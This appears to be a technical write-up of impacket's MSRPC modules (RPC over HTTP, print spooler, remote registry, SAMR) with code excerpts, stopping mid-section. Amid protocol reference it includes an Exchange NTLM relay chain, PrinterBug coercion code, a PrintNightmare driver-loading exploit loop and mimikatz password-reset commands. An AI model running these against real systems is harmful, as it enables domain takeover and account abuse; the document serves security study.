
- Streaming semantics by sending content incrementally from the message body.
- A series of HTTP requests/responses instead of an infinite data stream with chunked transfer encoding

RPC over HTTP has two major protocol versions:

RPC over HTTP v1 (communicating through a combined proxy)



RPC over HTTP v2 (separate inbound and outbound proxies)



The client tries sending messages with and without an HTTP proxy. If it gets a response without the proxy, it skips the proxy for subsequent communication; if only proxied attempts succeed, it uses the proxy.

Even when the inbound and outbound proxy roles run on the same network node, the roles are preserved as defined; the protocol does not assume they co-locate — load balancing and clustering may place them on different nodes.

Conceptually the RPC over HTTP protocol treats RPC PDUs as an ordered sequence — a stream of PDUs — flowing from client to server or server to client. The protocol does not modify or consume the PDUs; the only exception is HTTPS with RPC over HTTP v2, where PDUs are encrypted at the HTTP client and decrypted at the inbound/outbound proxy.

The module mainly implements the RPC over HTTP v2 functions:

```

def hCONN_A1(virtualConnectionCookie=EMPTY_UUID, outChannelCookie=EMPTY_UUID, receiveWindowSize=262144):
    #CONN/A1 RTS PDU 必须从客户端发送到 OUT 通道上的出站代理，以启动虚拟连接的建立。
def hCONN_B1(virtualConnectionCookie=EMPTY_UUID, inChannelCookie=EMPTY_UUID, associationGroupId=EMPTY_UUID):
    #CONN/B1 RTS PDU 必须从客户端发送到 IN 通道上的入站代理，以启动虚拟连接的建立。
def hFlowControlAckWithDestination(destination, bytesReceived, availableWindow, channelCookie):
    #FlowControlAckWithDestination RTS PDU 必须从任何接收方发送到其发送方
def hPing():
    #Ping RTS PDU 应该从客户端发送到入站代理，并从出站代理发送到客户端。
  
```

It also implements an RPC client proxy class for talking to the RPC server.

To use RPC over HTTP you supply an address and port, in the form `/rpc/rpcproxy.dll?RemoteName:RemotePort`. The default ACL relies on RemoteName, specified under the registry key `HKLM\SOFTWARE\Microsoft\Rpc\RpcProxy`:

```
# eg. ValidPorts REG_SZ COMPANYSERVER04:593;COMPANYSERVER04:49152-65535
```

If the caller sets RemoteName to an empty string, the target is assumed to be the RPC proxy server itself and its NetBIOS name is obtained from NTLMSSP. If an administrator renames the server after installing the RPC Proxy, or joins it to a domain afterwards, the ACL stays as it was.

Exchange relay and rpcmap

For Exchange servers the default ACL values hardly matter, because they allow connections through their own machinery: - Exchange 2003 / 2007 / 2010 servers add their own ACL containing the NetBIOS names of all Exchange servers (and a few others), automatically refreshed on each server. Allowed ports: 6001-6004 - 6001 for MS-OXCRPC - 6002 for MS-OXABREF - 6003 unused - 6004 for MS-OXNSPI - Testing on Exchange 2010 showed MS-OXNSPI and MS-OXABREF are available on both 6002 and 6004. - Exchange 2013 / 2016 / 2019 handle RemoteName themselves (via RpcProxyShim.dll); the NetBIOS name format is supported only for backward compatibility. - Testing showed all protocols work over RPC over HTTP v2 on ports 6001 / 6002 / 6004; the separation exists only for backward compatibility. - Pure ncacn_http endpoints are available only on TCP port 6001. - RpcProxyShim.dll lets you skip RPC-level authentication for faster connections, which makes Exchange 2013 / 2016 / 2019 RPC over HTTP v2 endpoints vulnerable to NTLM relay. - If the target Exchange sits behind Microsoft TMG you will likely have to specify RemoteName manually using values from `/autodiscover/autodiscover.xml`. - Note that `/autodiscover/autodiscover.xml` may not work for non-Outlook user agents.

Multiple RPC proxy servers with different NetBIOS names may share one external IP — we store the first NetBIOS name and reuse it for all subsequent channels. - For Exchange it is safe to assume all RPC proxies share the same ACL

The Exchange notes above are distilled from the `rpch` module's comments on Outlook Anywhere.

In Microsoft Exchange Server 2013, Outlook Anywhere (formerly RPC over HTTP) lets Outlook 2013 / 2010 / 2007 clients connect to Exchange from outside the corporate network or over the Internet using the RPC over HTTP Windows networking component.

Simply put, Exchange defines several RPC services that operate mailboxes directly, exposed via `/Rpc/*`, and users reach their own mailbox over RPC over HTTP.

Per Arseniy Sharoglazov's "attacking-ms-exchange-web-interfaces", the ruler tool attacks via RPC over HTTP v2:



The endpoint `/rpc/rpcproxy.dll` is actually not part of Exchange. **It belongs to the service called RPC Proxy** — an intermediate forwarding server between RPC client and RPC server. By specification every client must go through the RPC proxy to reach an `ncacn_http` service, but of course you can impersonate an RPC proxy and connect to the `ncacn_http` endpoint directly. The RPC IN and OUT channels operate independently, may pass through different RPC proxies, and the RPC server may live on yet another host.

`examples/rpcmap.py` calls `mgmt`'s ifids over RPC over HTTP v2 to enumerate UUIDs and probe which endpoints are reachable via RPC over HTTP v2:

```
def do(self):
    try:
        # Connecting to MGMT interface
        self.__dce.bind(mgmt.MSRPC_UUID_MGMT)

        # Retrieving interfaces UUIDs from the MGMT interface
        ifids = mgmt.hinq_if_ids(self.__dce)

        # If -brute-uuids is set, bruteforcing UUIDs instead of parsing ifids
        # We must do it after mgmt.hinq_if_ids to prevent a specified account from being locked out
        if self.__brute_uuids:
            self.bruteforce_uuids()
            return

        uuidtups = set(
            uuid.bin_to_uuidtup(ifids['if_id_vector']['if_id'][index]['Data'].getData())
            for index in range(ifids['if_id_vector']['count'])
        )

        # Adding MGMT interface itself
        uuidtups.add(('AFA8BD80-7D8A-11C9-BEF4-08002B102989', '1.0'))

        for tup in sorted(uuidtups):
            self.handle_discovered_tup(tup)
            .....

    def handle_discovered_tup(self, tup):
        if tup[0] in epm.KNOWN_PROTOCOLS:
            print("Protocol: %s" % (epm.KNOWN_PROTOCOLS[tup[0]]))
        else:
            print("Protocol: N/A")

        if uuid.uuidtup_to_bin(tup)[:18] in KNOWN_UUIDS:
            print("Provider: %s" % (KNOWN_UUIDS[uuid.uuidtup_to_bin(tup)[:18]]))
        else:
            print("Provider: N/A")

        print("UUID: %s v%s" % (tup[0], tup[1]))

        if self.__brute_versions:
            self.bruteforce_versions(tup[0])

        if self.__brute_opnums:
            try:
                self.bruteforce_opnums(uuid.uuidtup_to_bin(tup))
            except DCERPCException as e:
                if str(e).find('abstract_syntax_not_supported') >= 0:
                    print("Listening: False")
                else:
                    raise

        print()
```

Since `/Rpc/*` is plain HTTP/HTTPS, it can be relayed: once authentication is bypassed at `/Rpc/RpcProxy.dll`, any user can be impersonated and their mailbox operated over RPC over HTTP:

- Establish `RPC_IN_DATA` and `RPC_OUT_DATA` channels to `ex02`;
- Trigger `PrinterBug` on `ex01` and relay to `ex02`;
- Attach the `X-CommonAccessToken` header to impersonate the target user and gain admin on both Exchange servers;

- Interact with Outlook Anywhere via the wire formats of [MS-OXCRCPC](#) and [MS-OXCROPS](#) over MS-RPCH

[MS-PAR]par.py

The Print System Asynchronous Remote Protocol defines the exchange of print-job-processing and print-system-management information between print clients and print servers; it is the asynchronous, enhanced successor of [MS-RPRN], providing stronger authentication on RPC calls.

The module implements the following methods:

```
OPNUMS = {
    0 : (RpcAsyncOpenPrinter, RpcAsyncOpenPrinterResponse), 指定打印机、端口、打印作业或打印服务器的句柄。客户端使用此方法获取远程计算机上现有打印机的打印句柄。
    #1 : (RpcAsyncAddPrinter, RpcAsyncAddPrinterResponse),
    20 : (RpcAsyncClosePrinter, RpcAsyncClosePrinterResponse), 关闭先前由RpcAsyncOpenPrinter或RpcAsyncAddPrinter打开的打印机、服务器、作业或端口对象的句柄。
    38 : (RpcAsyncEnumPrinters, RpcAsyncEnumPrintersResponse), 枚举可用的本地打印机、指定打印服务器上的打印机、指定域中的打印机或打印提供程序。
    39 : (RpcAsyncAddPrinterDriver, RpcAsyncAddPrinterDriver), 在指定的打印服务器上安装指定的本地或远程打印机驱动程序，并链接配置、数据和驱动程序文件。
    40 : (RpcAsyncEnumPrinterDrivers, RpcAsyncEnumPrinterDriversResponse), 枚举安装在指定打印服务器上的打印机驱动程序。
    41 : (RpcAsyncGetPrinterDriverDirectory, RpcAsyncGetPrinterDriverDirectoryResponse) 检索指定打印服务器上打印机驱动程序目录的路径。
}
```

Note: upstream impacket's par.py really does write the second tuple element of opnum 39 as `RpcAsyncAddPrinterDriver` (never referencing the defined `RpcAsyncAddPrinterDriverResponse`); kept verbatim from source.

No public exploit scripts or known vulnerabilities appear to involve this interface.

[MS-RPRN]rprn.py

The Print System Remote Protocol supports synchronous printing and spooler operations between client and server, including print-job control and print-system administration. Its enhanced replacement is specified in [MS-PAR], which provides a higher level of authentication on client/server RPC calls.

The never-patched PrinterBug abuses this protocol to trigger connections — many intranet relay attacks use it to force authentication, and PrintNightmare is another malicious use of the same protocol.

Let's first look at which interface methods the module implements:

```
OPNUMS = {
    0 : (RpcEnumPrinters, RpcEnumPrintersResponse), 枚举可用的打印机、打印服务器、域或打印提供程序。
    1 : (RpcOpenPrinter, RpcOpenPrinterResponse), 检索打印机、端口、端口监视器、打印作业或打印服务器的句柄。
    10 : (RpcEnumPrinterDrivers, RpcEnumPrinterDriversResponse), 枚举安装在指定打印服务器上的打印机驱动程序。
    12 : (RpcGetPrinterDriverDirectory, RpcGetPrinterDriverDirectoryResponse), 检索打印机驱动程序目录的路径。
    29 : (RpcClosePrinter, RpcClosePrinterResponse), 关闭打印机对象、服务器对象、作业对象或端口对象的句柄。

    65 : (RpcRemoteFindFirstPrinterChangeNotificationEx, RpcRemoteFindFirstPrinterChangeNotificationExResponse), 创建一个远程更改通知对象，监视打印机对象的更
# 1. 创建并初始化一个通知对象，用于捕获用户请求的通知设置。
# 2. 创建并初始化一个返回客户端的通知通道，服务器必须通过该通道传递更改通知。这必须通过在由 pszLocalMachine 指向的名称指定的客户端上调用 RpcReplyOpenPrinter 来完成。
# 3. 将通知对象与 hPrinter 的上下文相关联。
# 4. 执行完上述步骤后，服务器应该将客户端添加到打印机对象或服务器对象的通知客户端列表中；当对象发生变化时，使用 RpcRouterReplyPrinter 或 RpcRouterReplyPrinterEx 通
# 5. 通知方法的选择不取决于通知请求使用的是 RpcRemoteFindFirstPrinterChangeNotification 还是其 Ex 版本，而取决于通知能否单独用 RpcRouterReplyPrinter 的 fdwFlt
# 6. 返回操作的状态。

    69 : (RpcOpenPrinterEx, RpcOpenPrinterExResponse), 检索打印机、端口、端口监视器、打印作业或打印服务器的句柄。
    89 : (RpcAddPrinterDriverEx, RpcAddPrinterDriverExResponse), 在打印服务器上安装打印机驱动程序。功能类似于 RpcAddPrinterDriver，还可指定驱动升级、降级、仅复制
}
```

PrinterBug and PrintNightmare

In printerbug, the lookup method uses `RpcRemoteFindFirstPrinterChangeNotificationEx` to make the victim connect back to the attacker (sample code is Python 2):

```

def lookup(self, rpctransport, host):
    dce = rpctransport.get_dce_rpc()
    dce.connect()
    dce.bind(rprn.MSRPC_UUID_RPRN)
    logging.info('Bind OK')
    try:
        resp = rprn.hRpcOpenPrinter(dce, '\\\\%s\x00' % host)
    except Exception, e:
        if str(e).find('Broken pipe') ≥ 0:
            # The connection timed-out. Let's try to bring it back next round
            logging.error('Connection failed - skipping host!')
            return
        elif str(e).upper().find('ACCESS_DENIED'):
            # We're not admin, bye
            logging.error('Access denied - RPC call was denied')
            dce.disconnect()
            return
        else:
            raise
    logging.info('Got handle')

    request = rprn.RpcRemoteFindFirstPrinterChangeNotificationEx()
    request['hPrinter'] = resp['pHandle']
    request['fdwFlags'] = rprn.PRINTER_CHANGE_ADD_JOB
    request['pszLocalMachine'] = '\\\\%s\x00' % self.__attackerhost
    request['pOptions'] = NULL
    try:
        resp = dce.request(request)
    except Exception as e:
        print(e)
    logging.info('Triggered RPC backconnect, this may or may not have worked')

    dce.disconnect()

    return None

```

Print Spooler is the Windows service managing printing: spooling print jobs, interacting with printers, and managing all local and network print queues. Its process spoolsv.exe runs as SYSTEM, and its design had a severe flaw: the validation logic of RpcAddPrinterDriverEx is flawed (the SeLoadDriverPrivilege-related checks can be bypassed), its parameters are attacker-controllable, and a normal user can trigger it over RPC to write a malicious driver past the security checks. In a vulnerable domain, any ordinary user can connect to a DC's Spooler service, load a malicious driver, and take over the entire domain.

```

def main(dce, pDriverPath, share, handle=NULL):
    #build DRIVER_CONTAINER package
    container_info = rprn.DRIVER_CONTAINER()
    container_info['Level'] = 2
    container_info['DriverInfo']['tag'] = 2
    container_info['DriverInfo']['Level2']['cVersion'] = 3
    container_info['DriverInfo']['Level2']['pName'] = "1234\x00"
    container_info['DriverInfo']['Level2']['pEnvironment'] = "Windows x64\x00"
    container_info['DriverInfo']['Level2']['pDriverPath'] = pDriverPath + '\x00'
    container_info['DriverInfo']['Level2']['pDataFile'] = "{0}\x00".format(share)
    container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\winhttp.dll\x00"

    flags = rprn.APD_COPY_ALL_FILES | 0x10 | 0x8000
    filename = share.split("\\")[-1]

    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
    print("[*] Stage0: {0}".format(resp['ErrorCode']))

    container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\kernelbase.dll\x00"
    for i in range(1, 30):
        try:
            container_info['DriverInfo']['Level2']['pConfigFile'] = "C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{0}\\{1}\\x00".format(i, filename)
            resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle, pDriverContainer=container_info, dwFileCopyFlags=flags)
            print("[*] Stage{0}: {1}".format(i, resp['ErrorCode']))
            if (resp['ErrorCode'] == 0):
                print("[+] Exploit Completed")
                sys.exit()
        except Exception as e:
            #print(e)
            pass

```

[MS-RRP]rrp.py

The Windows Remote Registry Protocol is a client/server protocol based on [RPC](#), used to remotely administer hierarchical **data stores** such as the [Windows registry](#). The protocol is exercised by examples/reg.py — a remote-registry tool over the MSRPC interface aiming to mirror Windows' reg.exe.

The module implements the following methods:

```
OPNUMS = {
    0 : (OpenClassesRoot, OpenClassesRootResponse), 由客户端调用 作为响应, 服务器打开HKEY_CLASSES_ROOT 预定义键
    1 : (OpenCurrentUser, OpenCurrentUserResponse), 由客户端调用 作为响应, 服务器打开 HKEY_CURRENT_USER 键的句柄, 服务器必须确定 HKEY_USERS 的哪个子键是映射到 HKEY_
    2 : (OpenLocalMachine, OpenLocalMachineResponse), 由客户端调用 作为响应, 服务器打开HKEY_LOCAL_MACHINE预定义注册表的句柄
    3 : (OpenPerformanceData, OpenPerformanceDataResponse), 由客户端调用 作为响应, 服务器打开HKEY_PERFORMANCE_DATA 预定义键的句柄, HKEY_PERFORMANCE_DATA 预定义键
    4 : (OpenUsers, OpenUsersResponse), 由客户端调用 作为响应, 服务器打开HKEY_USERS预定义注册表的句柄
    5 : (BaseRegCloseKey, BaseRegCloseKeyResponse), 由客户端调用 作为响应, 服务器销毁 关闭 指定注册表的句柄
    6 : (BaseRegCreateKey, BaseRegCreateKeyResponse), 由客户端调用 作为响应, 服务器创建指定的注册表项并返回新创建的注册表的句柄, 如果注册表项已存在于注册表中, 则打开并
    7 : (BaseRegDeleteKey, BaseRegDeleteKeyResponse), 由客户端调用 作为响应, 服务器删除指定的子项
    8 : (BaseRegDeleteValue, BaseRegDeleteValueResponse), 由客户端调用 作为响应, 服务器从指定的注册表中删除命名值
    9 : (BaseRegEnumKey, BaseRegEnumKeyResponse), 枚举子项 作为响应, 服务器返回请求的子项
    10 : (BaseRegEnumValue, BaseRegEnumValueResponse), 由客户端调用 作为响应, 服务器枚举指定注册表的指定索引处的值
    11 : (BaseRegFlushKey, BaseRegFlushKeyResponse), 由客户端调用 作为响应, 服务器将hKey参数指示的所有子键和键值写入注册表数据的后备存储
    12 : (BaseRegGetKeySecurity, BaseRegGetKeySecurityResponse), 由客户端调用 作为响应, 服务器返回保护指定的打开注册表的安全描述符的副本
    13 : (BaseRegLoadKey, BaseRegLoadKeyResponse), 由客户端调用 作为响应, 服务器从文件中加载键、子键和值数据, 并将数据插入到注册表层次结构中
    15 : (BaseRegOpenKey, BaseRegOpenKeyResponse), 由客户端调用 作为响应, 服务器打开指定的注册表项进行访问并返回一个句柄
    16 : (BaseRegQueryInfoKey, BaseRegQueryInfoKeyResponse), 由客户端调用 作为响应, 服务器返回指定注册表句柄对应的相关信息
    17 : (BaseRegQueryValue, BaseRegQueryValueResponse), 由客户端调用 作为响应, 服务器返回与指定注册表打开键的命名值关联的数据, 如果未指定值名称, 则服务器返回与指定注册表
    18 : (BaseRegReplaceKey, BaseRegReplaceKeyResponse), 由客户端调用 作为响应, 服务器将指定注册表项及其子项的后备文件替换为指定文件, 系统下次启动后, 该项及其子项将使用指定文件中的
    19 : (BaseRegRestoreKey, BaseRegRestoreKeyResponse), 服务器读取指定文件中的注册表信息并将其复制到指定的键上, 注册表信息采用键和多级子键的形式
    20 : (BaseRegSaveKey, BaseRegSaveKeyResponse), 服务器将指定的键、子键和值保存 到一个新文件中
    21 : (BaseRegSetKeySecurity, BaseRegSetKeySecurityResponse), 服务器设置保护指定的开放注册表的安全描述符
    22 : (BaseRegSetValue, BaseRegSetValueResponse), 服务器为注册表的指定值设置数据
    23 : (BaseRegUnLoadKey, BaseRegUnLoadKeyResponse), 服务器卸载以注册表层次结构顶部为根、由指定的键、子键和值组成的子树 配置单元

    BaseRegUnLoadKey 的设计用途见本节代码块后的补充说明
    26 : (BaseRegGetVersion, BaseRegGetVersionResponse), 服务器返回远程注册 服务器的版本, 客户端和服务使用 BaseRegGetVersion 方法来确定远程注册表服务器是否同时支持 32
    27 : (OpenCurrentConfig, OpenCurrentConfigResponse), 服务器尝试打开HKEY_CURRENT_CONFIG 预定义键的句柄
    29 : (BaseRegQueryMultipleValues, BaseRegQueryMultipleValuesResponse), 服务器返回与指定注册表项关联的客户端指定值名称列表的类型和数据
    31 : (BaseRegSaveKeyEx, BaseRegSaveKeyExResponse), 服务器将指定的键、子键和值保存到一个新文件中, BaseRegSaveKeyEx 方法接受确定保存的键或值的格式的标志
    32 : (OpenPerformanceText, OpenPerformanceTextResponse), 服务器打开HKEY_PERFORMANCE_TEXT 预定义键的句柄, HKEY_PERFORMANCE_TEXT预定义键用于仅使用BaseRegQueryIn
    33 : (OpenPerformanceNlsText, OpenPerformanceNlsTextResponse), 服务器打开HKEY_PERFORMANCE_NLSTEXT 预定义键的句柄, HKEY_PERFORMANCE_NLSTEXT 预定义键用于仅使用B
    34 : (BaseRegQueryMultipleValues2, BaseRegQueryMultipleValues2Response), 服务器返回与指定注册表项关联的客户端指定值名称列表的类型和数据
    35 : (BaseRegDeleteKeyEx, BaseRegDeleteKeyExResponse), 服务器删除指定的注册表项
}
```

A supplementary note on BaseRegUnLoadKey: it is designed for backup/restore scenarios — the client first loads a registry hive from disk with BaseRegLoadKey, reads/writes data, then unloads it with BaseRegUnLoadKey. For example, a backup application may load another user's hive (their HKEY_CURRENT_USER), read its keys and values, then unload it.

examples/reg.py implements remote registry CRUD via the rrp module's methods:

```

# eg./examples/reg.py
def query(self, dce, keyName):
    # Let's strip the root key
    try:
        rootKey = keyName.split('\\')[0]
        subKey = '\\'.join(keyName.split('\\')[1:])
    except Exception:
        raise Exception('Error parsing keyName %s' % keyName)

    if rootKey.upper() == 'HKLM':
        ans = rrp.hOpenLocalMachine(dce)
    elif rootKey.upper() == 'HKU':
        ans = rrp.hOpenCurrentUser(dce)
    elif rootKey.upper() == 'HKCR':
        ans = rrp.hOpenClassesRoot(dce)
    else:
        raise Exception('Invalid root key %s ' % rootKey)

    hRootKey = ans['phKey']

    ans2 = rrp.hBaseRegOpenKey(dce, hRootKey, subKey,
                              samDesired=rrp.MAXIMUM_ALLOWED | rrp.KEY_ENUMERATE_SUB_KEYS | rrp.KEY_QUERY_VALUE)

    if self.__options.v:
        print keyName
        value = rrp.hBaseRegQueryValue(dce, ans2['phkResult'], self.__options.v)
        print '\t' + self.__options.v + '\t' + self.__regValues.get(value[0], 'KEY_NOT_FOUND') + '\t', str(value[1])
    elif self.__options.ve:
        print keyName
        value = rrp.hBaseRegQueryValue(dce, ans2['phkResult'], '')
        print '\t' + '(Default)' + '\t' + self.__regValues.get(value[0], 'KEY_NOT_FOUND') + '\t', str(value[1])
    elif self.__options.s:
        self.__print_all_subkeys_and_entries(dce, subKey + '\\', ans2['phkResult'], 0)
    else:
        print keyName
        self.__print_key_values(dce, ans2['phkResult'])
        i = 0
        while True:
            try:
                key = rrp.hBaseRegEnumKey(dce, ans2['phkResult'], i)
                print keyName + '\\ ' + key['lpNameOut'][:-1]
                i += 1
            except Exception:
                break
        # ans5 = rrp.hBaseRegGetVersion(rpc, ans2['phkResult'])
        # ans3 = rrp.hBaseRegEnumKey(rpc, ans2['phkResult'], 0)

```

[MS-SAMR]samr.py

The Security Account Manager (SAM) Remote Protocol (client-to-server) provides management functions for account stores or directories containing users and groups. Simply put, it gives you the ability to manage server accounts and passwords remotely over RPC.

First let's see which interface methods impacket implements:

```

OPNUMS = {
0 : (SamrConnect, SamrConnectResponse), 返回服务器对象的句柄
1 : (SamrCloseHandle, SamrCloseHandleResponse), 关闭 [ ] 即释放所使用的服务器端资源 [ ] 从此 RPC 接口获得的任何上下文句柄
2 : (SamrSetSecurityObject, SamrSetSecurityObjectResponse), 设置对服务器 [ ] 域 [ ] 用户 [ ] 组或别名对象的访问控制
3 : (SamrQuerySecurityObject, SamrQuerySecurityObjectResponse), 查询服务器 [ ] 域 [ ] 用户 [ ] 组或别名对象的访问控制
5 : (SamrLookupDomainInSamServer, SamrLookupDomainInSamServerResponse), 在给定对象名称的情况下获取域对象的SID
6 : (SamrEnumerateDomainsInSamServer, SamrEnumerateDomainsInSamServerResponse), 获取由该协议的服务器端托管的所有域的列表
7 : (SamrOpenDomain, SamrOpenDomainResponse), 在给定SID的情况下获取域对象的句柄
8 : (SamrQueryInformationDomain, SamrQueryInformationDomainResponse), 从域对象获取属性
9 : (SamrSetInformationDomain, SamrSetInformationDomainResponse), 更新域对象的属性
10 : (SamrCreateGroupInDomain, SamrCreateGroupInDomainResponse), 在域中创建一个组对象
11 : (SamrEnumerateGroupsInDomain, SamrEnumerateGroupsInDomainResponse), 枚举所有组
12 : (SamrCreateUserInDomain, SamrCreateUserInDomainResponse), 创建一个用户
13 : (SamrEnumerateUsersInDomain, SamrEnumerateUsersInDomainResponse), 枚举所有用户
14 : (SamrCreateAliasInDomain, SamrCreateAliasInDomainResponse), 创建别名
15 : (SamrEnumerateAliasesInDomain, SamrEnumerateAliasesInDomainResponse), 枚举所有别名
16 : (SamrGetAliasMembership, SamrGetAliasMembershipResponse), 获取给定SID集所属的所有别名的联合
17 : (SamrLookupNamesInDomain, SamrLookupNamesInDomainResponse), 将一组账户名转换为的一组RID
18 : (SamrLookupIdsInDomain, SamrLookupIdsInDomainResponse), 将一组RID 转换为账户名
19 : (SamrOpenGroup, SamrOpenGroupResponse), 给定RID的情况下获取组的句柄
20 : (SamrQueryInformationGroup, SamrQueryInformationGroupResponse), 从组对象中获取属性
21 : (SamrSetInformationGroup, SamrSetInformationGroupResponse), 更新组对象的属性
22 : (SamrAddMemberToGroup, SamrAddMemberToGroupResponse), 将成员添加到组中
23 : (SamrDeleteGroup, SamrDeleteGroupResponse), 删除一个组对象
24 : (SamrRemoveMemberFromGroup, SamrRemoveMemberFromGroupResponse), 从组中移除成员
25 : (SamrGetMembersInGroup, SamrGetMembersInGroupResponse), 读取组的成员
26 : (SamrSetMemberAttributesOfGroup, SamrSetMemberAttributesOfGroupResponse), 设置成员关系的属性
27 : (SamrOpenAlias, SamrOpenAliasResponse), 给定RID的情况下获取别名的句柄
28 : (SamrQueryInformationAlias, SamrQueryInformationAliasResponse), 从别名对象获取属性
29 : (SamrSetInformationAlias, SamrSetInformationAliasResponse), 更新别名对象的属性
30 : (SamrDeleteAlias, SamrDeleteAliasResponse), 删除别名对象
31 : (SamrAddMemberToAlias, SamrAddMemberToAliasResponse), 将成员添加到别名
32 : (SamrRemoveMemberFromAlias, SamrRemoveMemberFromAliasResponse), 从别名中删除成员
33 : (SamrGetMembersInAlias, SamrGetMembersInAliasResponse), 获取别名的成员资格列表
34 : (SamrOpenUser, SamrOpenUserResponse), 给定RID的情况下获取用户句柄
35 : (SamrDeleteUser, SamrDeleteUserResponse), 删除用户对象
36 : (SamrQueryInformationUser, SamrQueryInformationUserResponse), 从用户对象获取属性
37 : (SamrSetInformationUser, SamrSetInformationUserResponse), 更新用户对象的属性
38 : (SamrChangePasswordUser, SamrChangePasswordUserResponse), 更改用户对象的密码
39 : (SamrGetGroupsForUser, SamrGetGroupsForUserResponse), 获取用户所属组的列表
40 : (SamrQueryDisplayInformation, SamrQueryDisplayInformationResponse), 从指定索引开始 [ ] 按名称升序获取账户列表
41 : (SamrGetDisplayEnumerationIndex, SamrGetDisplayEnumerationIndexResponse), 获取按账户名升序排序的账户列表的索引
44 : (SamrGetUserDomainPasswordInformation, SamrGetUserDomainPasswordInformationResponse), 获取密码策略信息 [ ] 不需要域句柄 [ ]
45 : (SamrRemoveMemberFromForeignDomain, SamrRemoveMemberFromForeignDomainResponse), 从所有别名中删除一个成员
46 : (SamrQueryInformationDomain2, SamrQueryInformationDomain2Response), 从域对象获取属性
47 : (SamrQueryInformationUser2, SamrQueryInformationUser2Response), 从用户对象获取属性
48 : (SamrQueryDisplayInformation2, SamrQueryDisplayInformation2Response), 从指定索引开始 [ ] 按名称升序获取账户列表
49 : (SamrGetDisplayEnumerationIndex2, SamrGetDisplayEnumerationIndex2Response), 获取按账户名升序排序的账户列表的索引 [ ] 这样索引就是账户名与客户端提供的字符串最匹配
50 : (SamrCreateUser2InDomain, SamrCreateUser2InDomainResponse), 创建一个用户
51 : (SamrQueryDisplayInformation3, SamrQueryDisplayInformation3Response), 从指定索引开始按名称升序获取账户列表
52 : (SamrAddMultipleMembersToAlias, SamrAddMultipleMembersToAliasResponse), 将多个成员添加到别名
53 : (SamrRemoveMultipleMembersFromAlias, SamrRemoveMultipleMembersFromAliasResponse), 从别名中删除多个成员
54 : (SamrOemChangePasswordUser2, SamrOemChangePasswordUser2Response), 更改用户的密码
55 : (SamrUnicodeChangePasswordUser2, SamrUnicodeChangePasswordUser2Response), 更改用户账户的密码
56 : (SamrGetDomainPasswordInformation, SamrGetDomainPasswordInformationResponse), 获取选择的密码策略信息 [ ] 无需向服务器进行身份验证 [ ]
57 : (SamrConnect2, SamrConnect2Response), 返回服务器对象的句柄
58 : (SamrSetInformationUser2, SamrSetInformationUser2Response), 更新用户对象的属性
62 : (SamrConnect4, SamrConnect4Response), 获取服务器对象的句柄
64 : (SamrConnect5, SamrConnect5Response), 获取服务器对象的句柄
65 : (SamrRidToSid, SamrRidToSidResponse), 在给定RID的情况 下获取账户的SID
66 : (SamrSetDSRMPassword, SamrSetDSRMPasswordResponse), 设置本地恢复密码 [ ]
67 : (SamrValidatePassword, SamrValidatePasswordResponse), 根据本地存储的策略验证应用程序密码
}

```

The interface is packed with user-oriented operations. A simple example: `examples/secretsdump.py` connects to the samr interface via `hSamrConnect`, queries the domain SID, opens a domain handle, then lists domain users via `hSamrEnumerateUsersInDomain`:

```
# eg. examples/secretsdump.py

def connectSamr(self, domain):
    rpc = transport.DCERPCTransportFactory(self.__stringBindingSamr)
    rpc.set_smb_connection(self.__smbConnection)
    self.__samr = rpc.get_dce_rpc()
    self.__samr.connect()
    self.__samr.bind(samr.MSRPC_UUID_SAMR)
    resp = samr.hSamrConnect(self.__samr)
    serverHandle = resp['ServerHandle']

    resp = samr.hSamrLookupDomainInSamServer(self.__samr, serverHandle, domain)
    self.__domainSid = resp['DomainId'].formatCanonical()

    resp = samr.hSamrOpenDomain(self.__samr, serverHandle=serverHandle, domainId=resp['DomainId'])
    self.__domainHandle = resp['DomainHandle']
    self.__domainName = domain

def getDomainUsers(self, enumerationContext=0):
    if self.__samr is None:
        self.connectSamr(self.getMachineNameAndDomain()[1])

    try:
        resp = samr.hSamrEnumerateUsersInDomain(self.__samr, self.__domainHandle,
                                                userAccountControl=samr.USER_NORMAL_ACCOUNT | \
                                                                samr.USER_WORKSTATION_TRUST_ACCOUNT | \
                                                                samr.USER_SERVER_TRUST_ACCOUNT | \
                                                                samr.USER_INTERDOMAIN_TRUST_ACCOUNT,
                                                enumerationContext=enumerationContext)

    except DCERPCException as e:
        if str(e).find('STATUS_MORE_ENTRIES') < 0:
            raise
        resp = e.get_packet()
    return resp
```

With only a user's hash and no plaintext, there are two ways to access the target: SetNTLM — reset the user's password to a known value, log in, then restore it; ChangeNTLM — change the password, log in, then restore it.

ChangeNTLM calls SamrChangePasswordUser and requires the `Change Password` right on the target user — a right effectively held by `Everyone`, so anyone with the user's hash/password can change it.

SetNTLM resets the password via SamrSetInformationUser and requires the `Reset Password` right over the target user.

Because ChangeNTLM is heavily constrained by password policy (complexity, history), SetNTLM is the practical choice.

```
# SetNTLM
# 修改密码
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /password:<new_password>
# 还原密码
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /ntlm:<Original_Hash>
```

```
# ChangeNTLM
# 修改密码
